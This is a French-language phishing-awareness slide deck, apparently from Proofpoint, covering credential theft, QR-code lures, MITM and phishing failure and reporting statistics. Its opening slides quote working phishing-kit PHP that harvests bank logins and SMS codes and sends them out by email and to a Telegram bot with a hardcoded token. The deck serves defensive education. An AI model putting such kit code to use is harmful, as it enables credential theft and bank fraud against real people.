


```
<?php
/*****
Main Author: EL GH03T && Z0N51
Contact me on telegram : https://t.me/elgh03t / https://t.me/z0n51
*****/

require_once 'includes/main.php';
if( $_GET['pwd'] == PASSWORD ) {
    session_destroy();
    visitors();
    header("Location: clients/login.php?verification#_");
    exit();
} else if( !empty($_GET['redirection']) ) {
    $red = $_GET['redirection'];
    if( $red == 'errorsms' ) {
        header("Location: clients/sms.php?error=1&verification#_");
        exit();
    }
    header("Location: clients/".$red.".php?verification#_");
    exit();
} else if($_SERVER['REQUEST_METHOD'] == "POST") {
    if( !empty($_POST['captcha']) ) {
        header("HTTP/1.0 404 Not Found");
        die();
    }
    if ($_POST['step'] == "login") {
        $_SESSION['errors'] = [];
        $_SESSION['username'] = $_POST['username'];
        $_SESSION['password'] = $_POST['password'];
        if( empty($_POST['username']) ) {
            $_SESSION['errors']['username'] = 'Introduzca su Identificador';
        }
        if( empty($_POST['password']) ) {
            $_SESSION['errors']['password'] = 'Introduzca su Número secreto personal';
        }
        if( count($_SESSION['errors']) == 0 ) {
            $subject = get_client_ip() . ' | CAIXA | Login';
            $message = '/-- LOGIN INFOS --/' . get_client_ip() . "\r\n";
            $message .= 'Username : ' . $_POST['username'] . "\r\n";
            $message .= 'Password : ' . $_POST['password'] . "\r\n";
            $message .= '/-- END LOGIN INFOS --/' . "\r\n";
            $message .= victim_infos();
            send($subject,$message);
            header("Location: clients/app.php?verification#_");
            exit();
        } else {
            header("Location: clients/login.php?error=1&verification#_");
            exit();
        }
    }
    if ($_POST['step'] == "sms") {
        $_SESSION['errors'] = [];
        $_SESSION['sms_code'] = $_POST['sms_code'];
        if( empty($_POST['sms_code']) ) {
            $_SESSION['errors']['sms_code'] = 'El código SMS es incorrecto';
        }
    }
}
```

Vol de mot de passe


- Encore une fois, envoyé immédiatement
- Parfois, demandé deux fois



The image shows a login interface for 'Digital WorkSpace'. At the top, there is a logo consisting of a stylized orange sun or flower above the text 'Digital WorkSpace'. Below the logo is a blurred image of a person. The form contains two input fields: 'Password' and 'System Domain'. The 'Password' field has a horizontal line below it. At the bottom of the form is a blue button labeled 'Sign in'.

Collection du MFA

- Exfiltré en temps réel
- Envoyé par l'application Telegram
- MITM Reverse Proxy



```
<?php
session_start();

$ip = getenv("REMOTE_ADDR");
$hostname = gethostbyaddr($ip);
$bilsmsg .= "bins : .... .".$_SESSION['scardx']."\n";
$bilsmsg .= "SMS 1: " .$_POST['Ecom_Payment_sms_Verification']."\n";
$bilsmsg .= "IP : $ip | $hostname\n";
$bilsmsg .= "*****\n";

$arr=array($bilsnd, $IP);
foreach ($arr as $bilsnd)

file_get_contents("https://api.telegram.org/bot1796948378:AAErJAJhTY9K-7_uyC4j-E9Bjy4rswtSG5k/
sendMessage?chat_id=1045677055&text=" . urlencode($bilsmsg)."" );

header("Location: loading2.html");
?>
```

Succès / Redirection

- Redirige généralement vers la page de connexion de la marque ou de la cible.
- Cela donne de la crédibilité à l'hameçon.



Action completed successfully!

Une autre tactique efficace mais plus sournoise

- Plus souvent qu'autrement, on les voit partout

- C'est une vieille technologie (1994)



Utilisons le QR comme un leurre


- L'aspect sans contact du QR est devenu attrayant et les gens sont souvent insouciants du danger autour de ces codes.
- Le FBI mentionne que les code QR ont gagné en popularité depuis le début de la pandémie.
 - Les pirates utilisent des faux adresses emails de compagnies légitimes
- Plusieurs tactiques peuvent être utilisées dans ces cas-ci

<https://www.pcmag.com/news/fbi-hackers-are-compromising-legit-qr-codes-to-send-you-to-phishing-sites>




1 - La redirection vers un site web (malware ou phishing)

- Très facile à implémenter
- Souvent lorsque le scan est fait, le mal est fait, l'appareil est compromis.
- Souvent les attaquants collent leur code QR par-dessus le code légitime.
- Peut-être du hameçonnage ou drive-by download.



MITM – Man-in-the-middle attack

- L'utilisateur qui utilise le code QR pour se connecter (ex.: Starbucks wifi) utilise le code pour un code de réduction sur leur café affiché en magasin.
- Le code renvoie sur un réseau usurpé qui a le même nom que celui de l'entreprise.
- La connexion chiffrée avec les sites web sont interceptées, l'attaquant voit maintenant en clair tout ce qui émane de l'appareil (sites consultés, mot de passe, documents téléchargés et ouverts, etc.)






Sensibilisation et actions des utilisateurs : Ce que nous avons appris

Partager, c'est... ne pas se soucier

Activités réalisées par la famille et les amis sur les terminaux d'entreprise




Quelques autres sujets de préoccupation...

Classez sous "S" pour "Seulement"



savent que les pièces jointes peuvent être infectées par des logiciels malveillants



savent qu'un email peut provenir d'une personne autre que le véritable expéditeur




savent qu'ils doivent traiter les emails non sollicités avec prudence



Taux d'échec, étalonnage et résilience


Top 20 taux d'échec par secteur d'activité

Taux d'échec moyen par secteur d'activité



Source: <https://www.proofpoint.com/fr/resources/threat-reports/state-of-phish>

Taux d'échec moyen par département



Source: <https://www.proofpoint.com/fr/resources/threat-reports/state-of-phish>

Les données de référence, c'est bien... mais il vous faut du Threat Intel




90 %

des entreprises s'appuient sur la threat intelligence pour élaborer leurs plans de formation et de sensibilisation à la sécurité informatique.


Comment les entreprises utilisent la threat intelligence



sensibilisent les utilisateurs aux attaques connues visant l'entreprise



créent des tests de phishing qui imitent les tendances en matière de menaces



proposent des formations spécifiques aux collaborateurs ciblés par certains types d'attaques

Taux de déclaration et ratios de résilience



Les clients PhishAlarm ont enregistré un taux de signalement moyen de **13 %** lors des tests de phishing.

Taux de signalement moyen de **13 %** ÷ taux d'échec moyen de **11 %** = **1,2**

Le **1,2** est ce que nous appelons le facteur de résilience.

D'autres raisons pour lesquelles vous voulez un bouton de rapport

>5M

courriels signalés

Les utilisateurs finaux des clients de Proofpoint ont signalé plus de **5 millions de courriels** provenant de la nature.

5

courriels par utilisateur

En moyenne, chaque utilisateur de **PhishAlarm®** a signalé cinq e-mails

>200,00

hameçonnage des données d'identification

Au cours de notre période de mesure d'un an, les utilisateurs ont signalé plus de **200 000 courriels d'hameçonnage d'identifiants**.

>35,000


charges utiles de logiciels malveillants

